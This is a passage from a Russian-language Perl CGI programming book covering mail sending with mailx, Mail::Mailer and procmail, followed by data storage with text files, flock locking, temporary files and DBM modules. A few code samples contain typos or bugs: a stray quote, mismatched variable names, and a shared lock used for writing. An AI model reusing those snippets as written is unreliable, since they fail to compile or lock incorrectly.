mailx и *mail* – другие популярные варианты программ для отправки почты. Некоторые даже утверждают, что они безопаснее *sendmail*. Вероятно, это так, поскольку *sendmail* слишком большая, сложная программа, запускаемая с правами суперпользователя (*root*), уже несколько лет является источником проблем с безопасностью. Но вряд ли *sendmail* менее безопасен в CGI-сценариях. Серьезная проблема *mailx* и *mail* заключается в том, что в них разрешено использование тильды: любая строка в теле сообщения, начинающаяся с `~!`, выполняется как команда. Многие версии пытаются определить, запущены ли они пользователем на терминале, и запрещают использование тильды, если это не так, но это серьезный риск.

Вторая проблема с *mailx* и *mail* в том, что они не могут предоставить ничего общего с параметром *sendmail –t*. И если вы хотите использовать *mail*, к примеру, вы должны воспользоваться вызовами *fork* и *exec*, описанными в последней главе:

```
open MAIL "|-" or exec( "/bin/mail", $email ) or
  die "Не могу запустить mail $!";
```

Наконец, у *mailx* и *mail* нет таких полезных параметров, как у *sendmail*, например для переопределения отправителя письма.

Почтовые клиенты в Perl

Существуют и другие программы, которые можно использовать для отправки почты, но они не так распространены. Некоторые из них, например *blat*, – это простые отправители почты (mailer) для систем Windows. Оставим их и лучше расскажем о решении в Perl, работающем на всех платформах.

Mail::Mailer – это популярный Perl-модуль для отправки почты в Интернете. Он обеспечивает простой интерфейс для отправки сообщений с *sendmail* или *mail* (или *mailx*). Кроме того, он позволяет посылать сообщения по SMTP без внешних приложений, что делает возможным отправку сообщений на не-Unix системах типа Windows или даже MacOS.

Mail::Mailer можно использовать так:

```
my $mailer = new Mail::Mailer ( "smtp" );
$mailer->open( {
  To  => $email,
  From  => 'The Webmaster <webmaster@scripted.com>',
  Subject  => 'Web Site Feedback'
} );

print $mailer <<END_OF_MESSAGE;
Ваше сообщение отправлено, вам скоро ответят. Спасибо за то, что
уделили нам время!
END_OF_MESSAGE

close $mailer;
```

Когда вы создаете объект Mail::Mailer, вы можете определить, каким из трех способов отправить сообщение:

mail

Mail::Mailer ищет в вашей системе *mailx*, *Mail* или *mail* (в таком порядке) и использует первый найденный (мы не говорили о *Mail*, так как во многих системах это то же самое, что *mail*, – это просто символическая ссылка).

sendmail

Mail::Mailer будет использовать *sendmail* для отправки сообщений.

smtp

Mail::Mailer будет использовать модуль Net::SMTP для отправки почты.

Если при создании объекта вы не задаете аргумент, Mail::Mailer будет искать все три параметра в указанном порядке и применит первый найденный. Когда Mail::Mailer использует внешний почтовый клиент, то чтобы не передавать аргументы через командный интерпретатор, он применяет вызовы *fork* и *exec*.

Mail::Mailer особенно полезен для отправки почты по SMTP в системах, где нет *sendmail*. Даже при использовании в качестве почтового агента *sendmail* невозможно задать параметры командной строки так, как при прямом использовании *sendmail*. Mail::Mailer использует при вызове *sendmail* только параметр *–t*.

Чтобы послать почту напрямую по SMTP при помощи Mail::Mailer, требуется модуль Net::SMTP – часть пакета *libnet* со CPAN. При установке этого модуля нужно указать, какой SMTP-сервер вы используете в своей сети. Если таковой у вас еще не настроен, есть два пути. Вы можете отредактировать установленный файл *Net/Config.pm* в каталоге библиотек Perl и добавить ваш SMTP-сервер в элемент `smtp_hosts` хеша NetConfig в конце файла, либо вы можете определить его при создании объекта Mail::Mailer. Сделать это можно так:

```
my $mailer = new Mail::Mailer ( "smtp", Server => $server );
```

В этом примере параметр `$server` должен содержать имя вашего SMTP-сервера (спросите его у вашего системного администратора или провайдера).

procmail

Если ваши CGI-сценарии посылают почту, стоит изучить удобный инструмент *procmail*, доступный, правда, только в Unix. Если ваша система – Unix и у вас нет *procmail*, загрузить его можно с *http://www.procmail.org*. *procmail* – это фильтр, позволяющий вам автоматически обрабатывать почту на основе практически любого критерия. Конечно, он непрост. Как и для остальных инструментов, представленных в этой главе, мы не можем вникать в подробности. Мы просто рассмотрим пару вариантов конфигурации, подходящих для ваших целей. Если вы хотите узнать больше, ищите ссылки на полезные ресурсы, включая FAQ, по адресу *http://www.iki.fi/era/procmail/*. Многие из ресурсов, доступных в Интернете, рассчитаны на то, что вы уже

знакомы с руководством, а страница по *procmail* очень хорошо написана и содержит много примеров.

Чтобы запускать *procmail*, создайте в своем домашнем каталоге (или домашнем каталоге пользователя, чью почту вы хотите пересылать) два файла. Файл *.forward sendmail* используется при доставке почты для вашей учетной записи. Этот файл должен сообщить *sendmail*, что надо запустить *procmail*, а *procmail* использует файл *.procmailrc* для обработки сообщения. Если настроить *procmail* как агента передачи почты в вашей системе вместо *sendmail*, то в этом случае файл *.forward* не нужен. Обсудите эту ситуацию с вашим системным администратором.

Файл *.forward* должен состоять только из этой строки:

```
"|IFS=' '&&exec /usr/local/bin/procmail -f-||exit 75 #YOUR_USERNAME"
```

Все кавычки обязательны, между апострофами только один пробел, путь к *procmail* должен быть полным и, разумеется, нужно заменить YOUR_USERNAME вашим именем пользователя (или чем-то, что отличало бы эту строку от строк из чужих файлов *.forward*).

Автоответчик пользователя nobody

Осталось создать файл *.procmailrc*, содержащий правила и команды, которые надо запускать, если они соответствуют правилам. Мы определим только одно правило, посылающее автоответ на все приходящие сообщения. Это может быть полезно, если сообщения посылаются пользователю, с правами которого запущен веб-сервер, и если сообщения для этого пользователя никуда не пересылаются. Если веб-сервер работает с правами пользователя *nobody*, вы можете поместить файл в его домашний каталог. Это пример файла *.procmailrc*:

```
## Это ваш адрес электронной почты
EMAIL_ADDRESS=nobody@your_domain.com

## Раскомментируйте и отредактируйте эту строку, если sendmail
## у вас установлен не в /usr/lib/sendmail
#SENDMAIL=/путь/к/sendmail

## Получая сообщение, проверяем, не послано ли оно
## почтовым демоном и не является ли оно одним из
## отмеченных сообщений.
## Если нет, то отвечаем на него, используя содержимое файла
## autoreply.txt в качестве тела сообщения, и помечаем это
## сообщение, добавляя заголовок X-Loop.
:0 h
* !^FROM_DAEMON
* !^X-Loop: $EMAIL_ADDRESS
| ( formail -r -A"X-Loop: $EMAIL_ADDRESS"; \
```

```
    cat "$HOME/autoreply.txt"  ) | $SENDMAIL -t

## Выкидываем сообщения, на которые мы не ответили
:0
/dev/null
```

Кратко рассмотрим, что делает этот файл. Подробную информацию можно получить из источников, указанных выше. Во-первых, в файле устанавливается переменная `$EMAIL_ADDRESS` в адрес, соответствующий учетной записи пользователя, получающего почту. Далее должен быть определен путь к *sendmail*, если он отличается от пути по умолчанию (обычно это */usr/lib/sendmail* или */usr/sbin/sendmail*). Оставшиеся строки – это правила.

Все правила начинаются с `:0`. В первом правиле также есть параметр `h`, указывающий, что мы заинтересованы только в заголовке входящего сообщения; его тело не будет включено в наш ответ. Все строки, начинающиеся с «*», – это условия. В основном, сообщения, которые не выглядят как сгенерированные демонами (то есть отклоненная почта, списки рассылки и т. д.) и не содержат заголовков *X-Loop* с нашим электронным адресом, должны быть обработаны этим правилом. Скоро вы поймете, почему мы проверяем этот заголовок.

Сообщение обрабатывается передачей заголовков через *formail* – вспомогательное приложение, входящее в состав *procmail*. Оно создает ответ на заголовки и добавляет заголовок *X-Loop*, содержащий наш адрес электронной почты. Мы добавляем его в наши ответы и проверяем его наличие в приходящих сообщениях для того, чтобы избежать зацикливаний. Если наш CGI-сценарий посылает сообщение, которое будет отклонено (задан неверный адрес и пр.) и вернется к нам, а мы на него ответим, то наш ответ тоже будет отклонен. Так может продолжаться бесконечно, но если мы добавим заголовок *X-Loop*, он останется в ответе, и узнав, что уже отвечали на это сообщение, мы уже не будем отвечать на него. Проверка на то, что сообщение получено не от демона, также предохранит нас от ответа на отклоненное сообщение, но такая проверка не достоверна, поэтому проверка заголовка *X-Loop* – лучший способ.

formail заботится за нас о заголовках, так что мы спокойно посылаем содержимое файла *autoreply.txt* из нашего домашнего каталога при помощи команды *cat*. Вы можете создать в этом файле сообщение, соответствующее вашему сайту, которое будет извещать, что этот адрес не используется. В нем также можно указать более подходящий адрес для сообщений. Окончательный результат, состоящий из заголовков и тела, передается в *sendmail*, который считывает заголовки и отсылает наш новый ответ.

В последнем правиле условий нет. Оно относится ко всем сообщениям, не обработанным предыдущим правилом. Другими словами, оно относится к сообщениям, сгенерированным демонами, или тем, на кото-

рые мы уже отвечали. Эти сообщения просто игнорируются и посылаются в */dev/null*.

Пересылка другому пользователю

Можно пересылать все сообщения другому пользователю. Для этого есть лучшие альтернативы, чем *procmail*. В частности, *sendmail* позволяет создавать псевдонимы для перенаправления почты с одного адреса на другой. Однако если вы не можете попросить сетевого администратора создать для вас псевдоним, вот текст файла *.procmailrc*, пересылающего всю входящую почту на другой адрес электронной почты:

```
## На этот адрес пересылается почта
FORWARD_TO=webmaster@your-domain.com

## Раскомментируйте и отредактируйте эту строку, если sendmail
## у вас установлен не в /usr/lib/sendmail
#SENDMAIL=/путь/к/sendmail

## Пересылать все сообщения
:0
! $FORWARD_TO
```

Как видите, у *procmail* есть ряд параметров для автоматической обработки почты. В одном из приведенных выше примеров мы передавали заголовки входящих сообщений через *formail*. Можно с таким же успехом передавать заголовки, тело и все сообщение через сценарий на Perl и так реагировать на всю приходящую почту, например, отметить или удалить запись в базе данных, когда отправленное вами письмо вернется как непереданное. Это всего лишь один пример; другие, подходящие для вас, вы можете представить и сами.

10

Сохранение данных

Многие простые веб-приложения служат только для вывода электронных сообщений и веб-документов. Но если вы создаете большое веб-приложение, вам обязательно потребуется хранить данные и затем получать их. В этой главе описаны несколько способов разной степени сложности, как это сделать. Текстовые файлы – самый простой способ хранения данных, который становится неэффективным для слишком сложных данных или для данных большого объема. DBM-файл поддерживает более быстрый доступ, даже для больших объемов данных, а DBM-файлы очень легко использовать с Perl. Однако это решение тоже неэффективно при сильном усложнении данных. Мы рассмотрим также реляционные базы данных. Система управления реляционными базами данных (Relational Database Management System, RDBMS) обеспечивает высокую производительность даже для сложных запросов. Однако по сравнению с другими решениями RDBMS гораздо сложнее установить и использовать.

Приложения развиваются и становятся больше. Поначалу короткий, простой CGI-сценарий может разрастись до большого, сложного приложения, постепенно обзаводясь все новыми возможностями. Значит, при разработке веб-приложения неплохо бы учитывать дальнейшее расширение.

Выход – сделать решение модульным. Попытайтесь отделить код, считывающий и записывающий данные так, чтобы остаток кода не знал, как данные хранятся. Уменьшив зависимость от формата данных до маленького кусочка кода, потом будет проще при необходимости изменить формат данных.

Текстовые файлы

Одно из больших преимуществ Perl заключается в возможности разбирать текст, это позволяет особенно легко получить онлайновое веб-приложение, быстро использующее текстовые файлы в смысле хранения данных. Хотя это и не относится к сложным запросам, но хорошо работает для малых объемов данных и очень подходит для CGI-приложений на Perl. Мы не будем рассказывать, как использовать текстовые файлы с Perl, поскольку большинство программистов на Perl уже профессионалы в этом деле. Также мы не будем рассматривать стратегии типа создания случайного доступа к файлам для улучшения производительности, так как это означает слишком долгую дискуссию, а DBM-файлы – обычно лучшая замена. Мы просто рассмотрим некоторые моменты, свойственные использованию текстовых файлов с CGI-сценариями.

Блокировка

Если вы пишете из CGI-сценария в любые файлы, используйте блокировку файлов. Веб-серверы поддерживают несколько соединений сразу, и если два пользователя пытаются писать в один и тот же файл одновременно, получаются поврежденные или обрезанные данные.

flock

Если система ее поддерживает, команда *flock* – самый простой способ выполнить блокировку. Как узнать, поддерживает ли ваша система *flock*? Попробуйте ее вызвать: *flock* завершится с фатальной ошибкой, если ваша система ее не поддерживает. Команда *flock* надежно работает только на локальных файлах и не работает на большинстве NFS-систем, даже если в вашей системе она поддерживается.[1] *flock* использует два различных режима блокировки: эксклюзивную и разделяемую. Несколько процессов могут читать данные из файла одновременно без проблем, но только один процесс сможет писать в этот файл в это время (ни один из процессов не сможет считывать данные во время записи в файл). Таким образом, вы получаете эксклюзивную блокировку файла при записи и разделяемую – при чтении. Разделяемая блокировка гарантирует, что никто не наложил на файл эксклюзивную блокировку и не наложит до тех пор, пока не будет снята разделяемая блокировка.

[1] Если вам надо заблокировать файл через NFS, обратитесь к модулю File::LockDir из *Perl Cookbook* (O'Reilly & Associates, Inc.). Т. Кристиансен, Н. Торкингтон «Perl: библиотека программиста», изд-во «Питер», 2000 г.

Чтобы использовать команду *flock*, ее надо вызвать с дескриптором открытого файла и числом, соответствующим типу блокировки. Эти числа зависят от системы, поэтому самый простой способ получить их – использование модуля Fcntl. Если вы передадите Fcntl аргумент `:flock`, будут экспортированы LOCK_EX, LOCK_SH, LOCK_UN и LOCK_NB. Их можно использовать так:

```
use Fcntl ":flock";

open FILE, "some_file.txt" or die $!;
flock FILE, LOCK_EX;   #Эксклюзивная блокировка
flock FILE, LOCK_SH;   #Разделяемая блокировка
flock FILE, LOCK_UN;   #Снятие блокировки
```

Закрытие файлового дескриптора снимает любую блокировку, поэтому обычно специально снимать блокировку не нужно. На самом деле может оказаться опасным так поступать, если был заблокирован файловый дескриптор, использующий механизм *tie*. Подробности можно найти в разделе «DBM-файлы» этой главы.

В некоторых системах не используется разделяемая блокировка и эксклюзивную используют вместо нее. Вы можете использовать сценарий из примера 10-1, чтобы выяснить, поддерживается ли вашей системой *flock*.

Пример 10-1. flock_test.pl

```
#!/usr/bin/perl -wT

use IO::File;
use Fcntl ":flock";

*FH1 = new_tmpfile IO::File or die "Не могу открыть временный файл:
$!\n";

eval { flock FH1, LOCK_EX };
$@ and die "Похоже, ваша система не поддерживает flock: $@\n";

open FH2, ">>&FH1" or die "Не могу скопировать файловый дескриптор: $!\n";

if ( flock FH2, LOCK_EX | LOCK_NB ) {
     print "Ваша система поддерживает разделяемую блокировку файлов\n";
}
else {
   print "Ваша система поддерживает только эксклюзивную блокировку
   файлов\n";
}
```

Если вам надо и читать и писать в файл, у вас есть две возможности: можно открыть файл только для доступа на чтение/запись или, если вам нужна только ограниченная запись и то, что вы пишете, не зави-

сит от содержимого файла, можно открыть и закрыть файл дважды: один раз (разделяемо) для чтения и другой раз (эксклюзивно) только для записи. Обычно это менее эффективно, чем однократное открытие файла, но если многим процессам нужен доступ для многочисленного чтения и малого количества записи, может быть целесообразнее уменьшить время, в течение которого один процесс блокирует файл, сохраняя эксклюзивную блокировку.

Как правило, когда вы используете команду *flock* для блокирования файла, она прерывает выполнение вашего сценария до тех пор, пока он не сможет заблокировать файл. Параметр LOCK_NB сообщает *flock*, что вы не хотите приостанавливать выполнение, а позволяете сценарию продолжаться, если он не сможет заблокировать файл. Завершить работу по тайм-ауту, если не удается заблокировать файл, можно например, следующим способом:

```
my $count = 0;
my $delay = 1;
my $max  = 15;

open FILE, ">> $filename" or
  error( $q, "Не могу открыть файл: ваши данные не были сохранены" );

until ( flock FILE, LOCK_SH | LOCK_NB ) {
  error( $q, "Вышло время при ожидании записи в файл: " .
             " ваши данные не были сохранены" ) if $count >= $max;
  sleep $delay;
  $count += $delay;
}
```

В этом примере код пытается заблокировать файл. Если попытки неудачны, он ждет секунду и пытается снова. После 15 секунд он сдается и сообщает об ошибке.

Ручная блокировка файлов

Если ваша система не поддерживает *flock*, вам придется вручную создавать собственные файлы блокировки. Как следует из Perl FAQ (см. *perlfaq5*), это не так просто, как кажется. Проблема в том, что приходится проверять существование файла и создавать файл, выполняя оба действия в одной операции. Если вы сначала проверяете, существует ли файл блокировки, и затем создаете такой файл в случае его отсутствия, другой процесс может создать собственный файл блокировки после вашей проверки, и вы просто перезапишете его.

Для создания собственного файла блокировки воспользуйтесь командой:

```
use Fcntl;
.
.
```

```
.
sysopen LOCK_FILE, "filename.lock" , O_WRONLY | O_EXCL | O_CREAT, 0644
or error( $q, "Невозможно заблокировать файл: ваши данные не были
сохранены" );
```

Функция O_EXCL, поддерживаемая Fcntl, предписывает системе открыть файл, только если он еще не существует. Учтите, что это не будет надежно работать на файловых системах NFS.

Права на запись

Для создания или обновления текстовых файлов вы должны иметь соответствующие права. Это может показаться очевидным, тем не менее это распространенный источник ошибок в CGI-сценариях, особенно в файловых системах Unix. Посмотрим, как работают права в Unix.

У файлов есть и владелец и группа. По умолчанию они соответствуют пользователю и группе пользователя или процесса, создающего файл. Существуют три различных уровня прав для файла: права владельца, права группы и права всех остальных. Для каждой из групп есть право на чтение, на запись и (или) на исполнение файла.

Ваши CGI-сценарии могут изменять файлы, если *nobody* (или другой пользователь, с правами которого запущен веб-сервер) имеет право на запись в этот файл. Это бывает, если файл доступен для записи всем, если он доступен для записи группе, в которую входит и *nobody*, либо если владельцем этого файла является *nobody* и файл доступен для записи владельцу.

Чтобы создать или удалить файл, *nobody* должен иметь права на запись в каталог, содержащий этот файл. Те же правила касаются владельца, группы и других пользователей относительно каталогов. Кроме того, для каталога должен быть установлен бит исполнения. Для каталогов бит исполнения определяет право просмотра, что означает возможность изменять каталог.

Даже если ваш CGI-сценарий не может изменять файл, он может заменить его. Если у *nobody* есть право на запись в каталог, то он может удалять файлы из каталога и создавать новые, пусть даже с тем же именем. Права на запись для файла обычно не влияют на возможность удалять или заменять файл в целом.

Временные файлы

Вашим CGI-сценариям по ряду причин может потребоваться создавать временные файлы. Вы можете уменьшить расход памяти, создав файлы с данными, которые обрабатываете; вы сэкономите за счет производительности. Кроме того, можно использовать внешние команды, представляющие свои действия текстовыми файлами.

Анонимные временные файлы

Обычно временный файл анонимен; он создается при открытии файлового дескриптора нового файла и затем этот файл удаляется. Ваш CGI-сценарий по-прежнему имеет доступ к файлу через дескриптор, но данные недоступны для других процессов и будут восстановлены файловой системой, когда CGI-сценарий закроет дескриптор. (Не все системы поддерживают такую возможность.)

Как и для большинства распространенных задач, есть модуль, упрощающий работу с временными файлами. IO::File создает временный файл при помощи метода класса *new_tmpfile*; он не принимает аргументов. Вы можете использовать его так[1]:

```
use IO::File;
.
.
.
my $tmp_fh = new_tmpfile IO::File;
```

Затем вы можете читать и писать в `$tmp_fh` так же, как и в любой другой дескриптор:

```
print $tmp_fh "</html>\n";

seek $tmp_fh, 0, 0;
while (<$tmp_fh>) {
  print;
}
```

Временные файлы с именами

Другой путь – создать файл и удалить его, когда вы закончите работать с ним. Преимущество в том, что у вас есть имя файла, которое можно передать другим процессам и функциям. Кроме того, использование модуля IO::File значительно медленнее, чем управление файлами вручную. Однако использование временных файлов с именами имеет два недостатка. Во-первых, нужно внимательнее выбирать уникальное имя, чтобы два сценария не попытались одновременно использовать один и тот же временный файл. Во-вторых, CGI-сценарий должен удалить этот файл после завершения, даже если из-за ошибки сценарий завершается преждевременно.

---

[1] На самом деле, если файловая система не поддерживает анонимных временных файлов, тогда IO::File создаст их не анонимными, но для вас они будут оставаться анонимными, так как вы не сможете получить их по имени. IO::File берет на себя управление вашим файлом и его удаление, когда его дескриптор выходит за пределы или сценарий завершается.

Perl FAQ предлагает использовать модуль POSIX для создания временного имени файла и блок END, чтобы убедиться, что он будет удален.

```
use Fcntl;
use POSIX qw(tmpnam);
.
.
.
my $tmp_filename;
# пробуем новые имена временных файлов до тех пор, пока получаем то,
# которое еще не существует; проверка необязательна, но осторожность
# не повредит
do { $tmp_filename = tmpnam() }
  until sysopen( FH, $tmp_filename, O_RDWR|O_CREAT|O_EXCL );

# устанавливаем atexit-дескриптор, чтобы при команде exit илиdie
# временный файл удалялся бы автоматически
END { unlink( $tmp_filename ) or die "Не могу удалить $tmp_filename:
$!" }
```

Если в вашей системе не поддерживается POSIX, создавайте файл системно-зависимым методом.

Разделители

Если требуется включить несколько полей данных в каждой строке текстового файла, вы скорее всего будете разграничивать их разделителями. Другой вариант – использование записей фиксированной длины, но такие файлы здесь не рассматриваются. Обычно в качестве разделителей используются точка с запятой, символ табуляции и символ канала (|).

Запятые, в основном, используются в CSV-файлах, которые мы обсудим. CSV-файлы могут оказаться сложными для аккуратного разбора, потому что могут содержать запятые как часть значения. При работе с CSV-файлами полезен модуль DBD::CSV; он предоставляет ряд дополнительных преимуществ, которые мы вскоре рассмотрим.

Символы табуляции обычно не входят в состав данных, поэтому они подходят на роль разделителей. Даже в таком случае вы должны всегда проверять ваши данные и кодировать или удалять все символы табуляции и символы конца строки перед записью файла. Это гарантирует, что ваши данные не окажутся поврежденными, если кто-то передаст символ конца строки в середине поля. Запомните, даже если вы читаете данные из элемента HTML-формы, который не может содержать символ конца строки, вы никогда не должны доверять пользователю или его броузеру.

Вот пример функции, которую можно использовать для кодирования и декодирования данных:

```
sub encode_data {
  my @fields = map {
    s/\\/\\\\/g;
    s/\t/\\t/g;
    s/\n/\\n/g'
    s/\r/\\r/g;
    $_;
  } @_;

  my $line = join "\t", @fields;
  return "$line\n";
}

sub decode_data {
  my $line = shift;

  chomp $line;
  my @gields = split /\t/, $line;

  return map {
    s/\\(.)/$1 eq 't' and "\t" or
      $1 eq 'n' and "\n" or
      $1 eq 'r' and "\r" or
      "$1"/eg;
    $_;
  } @fields;
}
```

Эти функции кодируют символы табуляции и конца строки при помощи обычных экранирующих символов, используемых в Perl и других языках программирования (`\t`, `\r` и `\n`). Поскольку они содержат обратный слэш в качестве экранирующего символа, они также должны быть экранированы другим обратным слэшем.

Подпрограмма *encode_data* принимает список полей и возвращает закодированный скаляр, который можно записать в файл; *decode_data* принимает строку, прочитанную из файла, и возвращает список декодированных полей. Как их использовать, показывает пример 10-2.

Пример 10-2. sign_petition.cgi

```
#!/usr/bin/perl -wT

use strict;
use Fcntl ":flock";
use CGI;
use CGIBook::Error;

my $DATA_FILE = "/usr/local/apache/data/tab_delimited_records.txt";
```

```
my $q       = new CGI;
my $name    = $q->param( "name" );
my $comment = substr( $q->param( "comment" ), 0, 80 );

unless ( $name ) {
  error( $q, "Пожалуйста, введите ваше имя." );
}

open DATA_FILE, ">> $DATA_FILE" or die " Не могу добавлять в
$DATA_FILE: $!";
flock DATA_FILE, LOCK_EX;
seek DATA_FILE, 0, 2;

print DATA_FILE encode_data( $name, $comment );
close DATA_FILE;

print $q->header( "text/html" ),
  $q->start_html( "Наша петиция" ),
  $q->h2( "Спасибо!" ),
  $q->p( "Спасибо, что подписали нашу петицию.",
    " Ваше имя было добавлено:" ),
  $q->hr,
  $q->start_table,
  $q->Tr( $q->th( "Имя", "Комментарии" ) );

open DATA_FILE, $DATA_FILE or die "Не могу прочитать $DATA_FILE: $!";
flock DATA_FILE, LOCK_SH;

while (<DATA_FILE>) {
  my @data = decode_data( $_ );
  print $q->Tr( $q->td( @data ) );
}
close DATA_FILE;

print $q->end_table,
  $q->end_html;


sub encode_data {
  my @fields = map {
    s/\\/\\\\/g;
    s/\t/\\t/g;
    s/\n/\\n/g;
    s/\r/\\r/g;
    $_;
  } @_;

  my $line = join "\t", @fields;
  return $line . "\n";
}
```

```
sub decode_data {
  my $line = shift;

  chomp $line;
  my @fields = split /\t/, $line;

  return map {
    s/\\(.)/$1 eq 't' and "\t" or
            $1 eq 'n' and "\n" or
            $1 eq 'r' and "\r" or
            "$1"/eg;
    $_;
  } @fields;
}
```

Заметьте, что такая организация кода дает вам другие преимущества. Если вы потом захотите изменить формат, вам понадобится изменять не весь CGI-сценарий, а только функции *encode_data* и *decode_data*.

Модуль DBD::CSV

Как было сказано в начале этой главы, стоит сделать исходный код программ модульным, чтобы изменения формата данных влияли только на небольшой кусок кода вашего приложения. Однако было бы лучше, если бы вообще не пришлось ничего менять. Если вы создаете простое приложение, которое затем собираетесь расширять, то, быть может, решите разрабатывать его при помощи CSV-файлов. Файлы *CSV* (comma separated values, значения, разделенные запятыми) – это текстовые файлы, в которых каждая строка является записью, а поля записи разделяются запятыми. Преимущество использования CSV-файлов в том, что можно использовать модули DBI и DBD::CSV, которые позволяют получить доступ к данным при помощи основных SQL-запросов так же, как и в случае с RDBMS. Другое преимущество формата CSV в том, что он довольно широко распространен, поэтому можно без труда импортировать и экспортировать в него файлы из других приложений, например, электронные таблицы Microsoft Excel.

У разработки с помощью CSV-файлов есть и недостатки. DBI добавляет в ваши приложения уровень сложности, который не требуется при прямом доступе к данным. DBI и DBD::CSV позволяют создавать только простые SQL-запросы, а они не так быстры, как настоящие системы реляционных баз данных, особенно при больших объемах данных.

Но если вам нужен работающий проект и известно, что потребуется переходить к RDBMS, то эта стратегия правильна, если DBD::CSV удовлетворяет вашим требованиям. Позже мы рассмотрим пример использования DBD::CSV.

DBM-файлы

DBM-файлы имеют много преимуществ перед текстовыми файлами, используемыми как базы данных, и поскольку Perl обеспечивает простой и прозрачный интерфейс для работы с DBM-файлами, это популярный выбор для задач программирования, в которых не требуются все возможности RDBMS. DBM-файлы – это простые хеш-таблицы. Вы можете быстро получить значения по ключам и эффективно обновлять и удалять значения.

Для использования DBM-файла вы должны связать хеш в Perl с файлом, используя один из DBM-модулей. В примере 10-3 приведен код, который использует модуль DB_File для связки хеша с файлом *user_email.db*.

Пример 10-3. email_lookup.cgi

```
#!/usr/bin/perl -wT

use strict;
use DB_File;
use Fcntl;
use CGI;

my $q    = new CGI;
my $username  = $q->param( "user" );
my $dbm_file  ="/usr/local/apache/data/user_email.db";
my %dbm_hash;
my $email;

tie %dbm_hash, "DB_File", $dbm_file, O_RDONLY or
  die "Невозможно открыть DBM-файл $dbm_file: $!";

if ( exists $dbm_hash{$username} ) {
  $email = $q->a( { href => "mailto:$dbm_hash{$username}" },
    $dbm_hash{$user_name} );
}
else {
  $email = "Имя пользователя не найдено";
}

untie %dbm_hash;

print $q->header( "text/html" ),
  $q->start_html( "Результаты поиска электронного адреса" ),
  $q->h2( "Результаты поиска электронного адреса" ),
  $q->hr,
  $q->p( "Вот электронный адрес запрошенного пользователя: " ),
  $q->p( "Пользователь: $username", $q->br,
         "Электронный адрес: $email" ),
  $q->end_html;
```

Есть много разных форматов DBM-файлов и много разных DBM-модулей. Самые мощные из них – это Berkley DB и GDBM. Однако для веб-разработок самые популярные – Berkley DB и соответствующий модуль DB_File. В отличие от GDBM, он обеспечивает простой способ блокирования базы данных, чтобы при одновременной записи файл не был нарушен.

Модуль DB_File

Модуль DB_File поддерживает функциональность Berkley DB Version 1.xx; в версиях 2.xx и 3.xx добавлены различные расширения. DB_File совместим с этими последними версиями, но он поддерживает API только версии 1.xx. Поддержка Perl в версиях 2.xx и выше обеспечивается модулем BerkleyDB. Тем не менее DB_File гораздо проще использовать, и он по-прежнему популярен. Если Berkley DB не установлен у вас, его можно получить его с *http://www.sleepycat.com/*. Модули DB_File и BerkleyDB доступны на CPAN. DB_File, кроме того, включен в стандартный дистрибутив Perl (хотя устанавливается он только при наличии Berkley DB).

Использовать DB_File довольно просто, как мы уже показали. Достаточно связать хеш с необходимым DBM-файлом, и затем можно использовать его как обычный хеш. Функция *tie* принимает как минимум два аргумента: хеш и имя используемого DBM-модуля. Обычно также задаются имя используемого DBM-файла и флаг доступа для Fcntl. Кроме того, можно задать права доступа при создании нового файла.

Часто вы получаете доступ к хеш-файлам на основе прав чтение/запись. Это усложняет код из-за блокирования файла:

```
use Fcntl;
use DB_File;

my %hash;
local *DBM;

my $db = tie %hash, "DB_File", $dbm_file, O_CREAT | O_RDWR, 0644 or
  die "Не могу связать файл $dbm_file: $!";
my $fd = $db->fd;                       #Получаем дескриптор файла
open DBM, "+<&=$fd" or die "Не могу дублировать DBM для блокировки: $!";
                                        # Дублируем дескриптор файла
flock DBM, LOCK_EX;                     # Эксклюзивная блокировка
undef $db;                              # Избегаем попыток untie
.
.
# Здесь весь ваш код; %hash считается обычным хешем
.
.
```

```
untie %hash;   # Очищаем буферы, сохраняем,
               # закрываем и разблокируем файлы
```

Мы используем флаги O_CREAT и O_RDWR из Fcntl, показывая тем самым, что открываем DBM-файл для чтения и записи и создаем новый файл, если его не существует. При создании нового файла в системах Unix ему присваиваются права доступа 0644 (хотя *umask* может ограничить это значение). Если *tie* выполняется успешно, полученный объект DB_File сохраняется в $db.

Переменная $db нужна, чтобы получить дескриптор DBM-файла DB_File. С ее помощью мы можем открывать для чтения и записи файл и затем выполнить блокировку при помощи *flock*. Затем значение $db сбрасывается.

Сбрасывать $db приходится не только для того, чтобы сохранить оперативную память. Обычно когда вы работаете со связанным хешем, необходимо разорвать связь при помощи *untie*, так же как закрыть (*close*) файл. Если вы забудете выполнить *untie*, Perl автоматически сделает это для вас, когда все ссылки на DB_File выйдут за пределы видимости. Вся штука в том, что *untie* очищает только переменную; DBM-файл на самом деле не записывается и не освобождается до тех пор, пока не будет вызван метод *DESTROY* – когда все ссылки на объект выходят за пределы видимости. В предыдущем примере у нас были две ссылки на этот объект: %hash и $db, поэтому чтобы записать и сохранить DBM-файл, обе эти ссылки должны быть очищены.

Если это вас смущает, не волнуйтесь о деталях. Просто запомните, что когда вы получаете объект DB_File (как $db выше) выполнения блокировки, сразу же после блокировки сбросьте его значение. Затем *untie* будет действовать как *close* и всегда будет высвобождать ваш DBM-файл.

DB_File предлагает простое и эффективное решение, когда вам надо хранить пары имя–значение. Если требуется хранить более сложные структуры, вы должны по-прежнему кодировать и декодировать их, чтобы их можно было сохранить как скаляры. К счастью, для этого существует другой модуль.

Модуль MLDBM

Заглянув в конец руководства по Perl, вы увидите, что три самых больших достоинства программиста – это *лень*, *нетерпение* и *гордость*. MLDBM – это все, что касается лени. С MLDBM вам не надо беспокоиться о кодировании и декодировании данных, чтобы они удовлетворяли требованиям носителя. Вы можете сохранять и получать их так же, как это делает Perl.

MLDBM превращает DBM, как DB_File, в многоуровневый DBM, не ограниченный простыми парами ключ–значение. MLDBM использу-

ет последовательную сборку данных (serializing) для конвертации данных из структуры Perl в вид, удобный для хранения и обратной разборки (deserializing) в Perl. То есть можно делать что-то вроде:

```
# Блокировка файлов опущена для краткости
tie %hash, "MLDBM", $dbm_file, O_CREAT | O_RDWR, 0644;
$hash{mary} = {
  name      => "Мэри Смит",
  position  => "Вице-президент",
  phone     => [ "650-555-1234", "800-5555-4321" ],
  email     => 'msmith@widgets.com',
};
```

Позже можно будет получить эту информацию напрямую:

```
my $mary = $hash{mary};
my $position = $mary->{position};
```

Заметьте, MLDBM настолько прозрачен, что позволяет игнорировать факт хранения данных в виде пары имя–значение:

```
my $work_phone = $hash{mary}{phone}[1];
```

Но будьте осторожны, это работает только при чтении, но не при записи. Вы по-прежнему должны записывать данные в виде пары имя–значение. Такой вариант не пройдет:

```
